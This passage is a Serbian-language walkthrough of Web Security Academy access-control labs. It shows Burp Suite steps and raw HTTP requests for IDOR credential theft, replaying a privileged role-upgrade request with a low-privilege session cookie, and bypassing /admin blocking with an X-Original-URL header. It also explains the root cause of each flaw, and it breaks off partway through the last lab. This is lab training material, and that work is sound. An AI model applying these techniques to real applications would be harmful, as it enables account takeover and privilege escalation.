
Praktična provera hipoteze da server ne sprovodi autorizaciju nad zahtevanim resursom. Uspeh ovog koraka potvrđuje postojanje IDOR ranjivosti.

Korak 5: Izvlačenje osetljivih podataka iz transkripta

U sadržaju dobijenog transkripta identifikovana je poruka u kojoj korisnik carlos u razgovoru sa korisničkom podrškom otkriva svoju lozinku u čistom tekstu. Lozinka je iskopirana radi dalje upotrebe.

Korak 6: Prijavljivanje na tuđi nalog

Na stranici za prijavu (**My account**) izvršena je autentifikacija sa korisničkim imenom carlos i lozinkom dobijenom iz transkripta. Prijava je uspešna i pristupljen je nalog ciljanog korisnika, čime je lab označen kao rešen.




Identifikovana ranjivost spada u kategoriju **Broken Access Control**, konkretno u podtip **Insecure Direct Object Reference (IDOR)** prema OWASP klasifikaciji. Uzrok je dvostruk: prvi problem je korišćenje predvidljivih, sekvencijalnih identifikatora za pristup resursima, a drugi i ozbiljniji problem je potpuno odsustvo provere autorizacije na server strani - server uopšte ne proverava da li je traženi resurs vlasništvo korisnika koji ga zahteva. Dodatni faktor koji povećava ozbiljnost incidenta je organizaciona slabost u procesu podrške, u kojoj se osetljivi podaci poput lozinki šalju kroz chat u čistom tekstu i trajno čuvaju u transkriptima.

3. Lab: Multi-step process with no access control on one step

Cilj laba: Iskoristiti ranjivost u višekoračnom procesu izmene uloga radi dodeljivanja administratorskih privilegija običnom korisničkom nalogu (wiener), bez korišćenja administratorske sesije za izvođenje konačne izmene.


Korak 1: Inicijalna analiza administratorske funkcionalnosti

Izvršena je prijava sa administratorskim kredencijalima radi mapiranja procesa izmene uloga. Identifikovana je administratorska stranica i opcija **Upgrade user**, koja vodi kroz formu za izbor korisnika i potvrdu nove uloge.



Korak 2: Identifikacija finalnog zahteva



U Burp Proxy → HTTP history lociran je finalni zahtev koji izvršava izmenu uloge nakon potvrde forme.



Uočeno je da su svi parametri potrebni za izvršenje akcije sadržani u telu zahteva, a identitet korisnika koji izvršava akciju utvrđuje se isključivo na osnovu sesijskog kolačića.

Korak 3: Slanje zahteva u Burp Repeater

Identifikovani zahtev prosleđen je u alat **Repeater** opcijom *Send to Repeater* radi pripreme za manipulaciju i ponovljeno slanje sa različitim parametrima sesije.



Repeater omogućava izmenu pojedinih delova zahteva (u ovom slučaju sesijskog kolačića) uz očuvanje strukture ostatka zahteva, što je ključno za izolovano testiranje kontrole pristupa.

Korak 4: Pribavljanje sesijskog kolačića običnog korisnika

Izvršeno je odjavljivanje iz administratorskog naloga i prijava sa kredencijalima običnog korisnika (wiener / peter). U **HTTP history** lociran je proizvoljan zahtev poslat nakon prijave (npr. GET /my-account) i iz njega je iskopirana vrednost session kolačića koja odgovara običnoj korisničkoj sesiji.

The screenshot shows a web browser window on the left and the Burp Suite interface on the right. The browser window displays the 'Web Security Academy' logo and a 'Multi-step process with no access control on one step' challenge. Below the challenge, there is a 'My Account' section with a form to update the email. The Burp Suite interface shows the 'HTTP history' tab with a list of requests. The request at index 252 is selected, showing a GET request to /my-account?tid=wiener. The 'Request' tab is open, showing the raw HTTP request details.

#	Host	Method	URL	Params	Edited	Status code	Len
218	https://0a48004804379cf98...	GET	/logout			302	189
219	https://0a48004804379cf98...	GET	/			200	109
229	https://0a48004804379cf98...	GET	/academyLabHeader			101	147
232	https://0a48004804379cf98...	GET	/my-account			302	107
241	https://0a48004804379cf98...	GET	/login			200	332
250	https://0a48004804379cf98...	GET	/academyLabHeader			101	147
251	https://0a48004804379cf98...	POST	/login			302	209
252	https://0a48004804379cf98...	GET	/my-account?tid=wiener			200	341
253	https://0a48004804379cf98...	GET	/academyLabHeader			101	147

```
1 GET /my-account?tid=wiener HTTP/1.1
2 Host: 0a48004804379cf98197168008200da.web-security-academy.net
3 Cookie: session=BgG6TyQa2Uln280n11HaeQeYnbv2ayd
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
```

Da bi se testirala kontrola pristupa na finalnom koraku, neophodno je raspolagati validnom, ali neprivilegovanom sesijom. Ako server nakon zamene kolačića i dalje izvrši privilegovanu akciju, potvrđeno je odsustvo autorizacije.

Korak 5: Zamena sesije i ponovno slanje zahteva

U Repeater-u, vrednost session kolačića iz originalnog zahteva zamenjena je sesijskim kolačićem običnog korisnika wiener. Ostatak zahteva ostao je nepromenjen. Zahtev je ponovo poslat ka serveru.

Multi-step process with no access control on one step

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

DashboardTargetProxyIntruderRepeaterViewHelpBurp Suite Community Edition ...

SequencerDecoderComparerLoggerOrganizerExtensions

Discover

7 x 9 +

SendCancel<>Burp AITarget: https://0a4804...HTTP/1

Request

PrettyRawHex

11 Content-Type: application/x-www-form-urlencoded

12 Upgrade-Insecure-Requests: 1

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-Mode: navigate

17 Sec-Fetch-User: ?1

18 Sec-Fetch-Dest: document

19 Referer: https://0a4804804379cf59119716800820da.web-security-academy.net/admin

20 Accept-Encoding: gzip, deflate, br

21 Priority: u=0, i

22 Connection: keep-alive

23

24 username=carlos&action=upgrade

Response

PrettyRawHex

1 HTTP/1.1 401 Unauthorized

2 Content-Type: application/json; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Connection: close

5 Content-Length: 14

6

7 "Unauthorized"

InspectorNotesCustom actions

0 highlights

158 bytes | 50 millis

Event log [4] All issues Memory: 179.7MB of 15.73GB Disabled

Multi-step process with no access control on one step

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

DashboardTargetProxyIntruderRepeaterViewHelpBurp Suite Community Edition ...

SequencerDecoderComparerLoggerOrganizerExtensions

Discover

7 x 9 x +

SendCancel<>Follow redirectionBurp AITarget: https://0a4804...HTTP/1

Request

PrettyRawHex

1 POST /admin-roles HTTP/1.1

2 Host: 0a4804804379cf59119716800820da.web-security-academy.net

3 Cookie: session=Hrg26Ty0a2Uln2EUnllMa6Qe0nbs2ay8

4 Content-Length: 45

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept-Language: en-US,en;q=0.9

10 Origin: https://0a4804804379cf59119716800820da.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 Upgrade-Insecure-Requests: 1

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Response

PrettyRawHex

1 HTTP/1.1 302 Found

2 Location: /admin

3 X-Frame-Options: SAMEORIGIN

4 Connection: close

5 Content-Length: 0

6


7

InspectorNotesCustom actions

0 highlights

107 bytes | 80 millis


Event log [4] All issues Memory: 179.7MB of 15.73GB Disabled



Direktan test pretpostavke da server na finalnom koraku ne proverava ulogu korisnika. Uspešan odgovor uz neprivilogovanu sesiju predstavlja potvrdu postojanja ranjivosti.

Korak 6: Verifikacija dobijenih privilegija

Server je prihvatio zahtev i izvršio izmenu uloge. Ponovnom prijavom na nalog wiener potvrđeno je da nalog sada poseduje administratorske privilegije i pristup admin panelu, čime je lab označen kao rešen.



Identifikovana ranjivost spada u kategoriju **Broken Access Control**, konkretno u podtip **Missing Function Level Access Control** primenjen na višekoračan poslovni proces. Uzrok je

nepotpuna implementacija autorizacije: provere su sprovedene na koracima koji vode do osetljive akcije (otvaranje admin panela, prikaz forme za upgrade), ali ne i na samom zahtevu koji izvršava promenu. Developer je pretpostavio da je sam tok aplikacije dovoljna garancija da do finalnog koraka može doći samo ovlašćeni korisnik, što je netačno - HTTP zahtevi su nezavisni i mogu se poslati u proizvoljnom redosledu i sa proizvoljnim parametrima sesije. Ovo je tipičan primer narušavanja principa po kome **svaka osetljiva akcija mora biti samostalno autorizovana, bez oslanjanja na pretpostavljeni redosled prethodnih koraka.**

4. Lab: URL-based access control can be circumvented

Aplikacija sprovodi kontrolu pristupa administratorskim putanjama na nivou front-end komponente (reverse proxy ili sličan uređaj), koja blokira sve zahteve sa URL-om /admin ili odgovarajućim podputanjama pre nego što oni dođu do aplikacionog servera. Međutim, aplikacioni server podržava nestandardno zaglavlje X-Original-URL koje koristi za određivanje stvarne putanje zahteva, prepisujući vrednost iz HTTP request line-a. Front-end komponenta ne uzima ovo zaglavlje u obzir pri donošenju odluke o blokiranju, što stvara nesaglasnost između onoga što front-end vidi i onoga što aplikacija obrađuje. Posledica je da napadač može poslati zahtev sa bezopasnom putanjom u request line-u, a stvarnu - privilegovanu - putanju navesti u X-Original-URL zaglavlju, čime u potpunosti zaobilazi kontrolu pristupa.

Cilj laba: Zaobići URL-based kontrolu pristupa i pristupiti administratorskim funkcionalnostima, sa krajnjim ciljem brisanja korisničkog naloga carlos.

Korak 1: Verifikacija postojeće kontrole pristupa

U Burp-ovom ugrađenom pretraživaču pokušano je otvaranje putanje /admin. Server je vratio odgovor sa porukom o blokiranom pristupu, čime je potvrđeno postojanje aktivne kontrole na nivou front-end komponente.

The screenshot displays the Burp Suite interface. On the left, a browser window shows the URL `https://0a6600ce0445547a81e6a23900...` and the response `"Access denied"`. The main panel on the right shows the HTTP history table with the following data:

#	Host	Method	URL	Params	Edited	Status code	Len
254	https://0a48004804379cf98...	GET	/resources/css/labs.css.map			404	152
255	https://0a48004804379cf98...	GET	/resources/labheader/css/academ...			404	152
257	https://0a48004804379cf98...	GET	/my-account?id=wiener		✓	200	660
266	https://0a48004804379cf98...	GET	/academyLabHeader			101	147
267	https://0a48004804379cf98...	GET	/admin			200	673
268	https://0a48004804379cf98...	GET	/academyLabHeader			101	147
269	https://0a6600ce0445547a8...	GET	/			200	110
301	https://0a6600ce0445547a8...	GET	/academyLabHeader			101	147
303	https://0a6600ce0445547a8...	GET	/admin			403	156


The selected request (303) is shown in the Request/Response pane. The response is as follows:

```
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 15
6
7 "Access denied"
```

Potvrda da direktan pristup administratorskim putanjama nije moguć kroz uobičajen zahtev predstavlja polaznu osnovu za testiranje alternativnih vektora i hipotezu o nesaglasnosti između front-end i back-end interpretacije URL-a.

Korak 2: Slanje legitimnog zahteva u Burp Repeater

U **Proxy** → **HTTP history** identifikovan je proizvoljan zahtev ka putanji koja prolazi kroz front-end kontrolu (npr. GET /) i prosleđen je u alat **Repeater** opcijom *Send to Repeater* radi pripreme manipulacije.




Korak 3: Dodavanje X-Original-URL zaglavlja sa administratorskom putanjom

U zaglavlja zahteva u Repeater-u dodato je zaglavlje:

X-Original-URL: /admin

Request line zahteva ostao je nepromenjen (GET / HTTP/1.1), tako da front-end nije imao osnova za blokiranje. Zahtev je zatim poslat ka serveru.

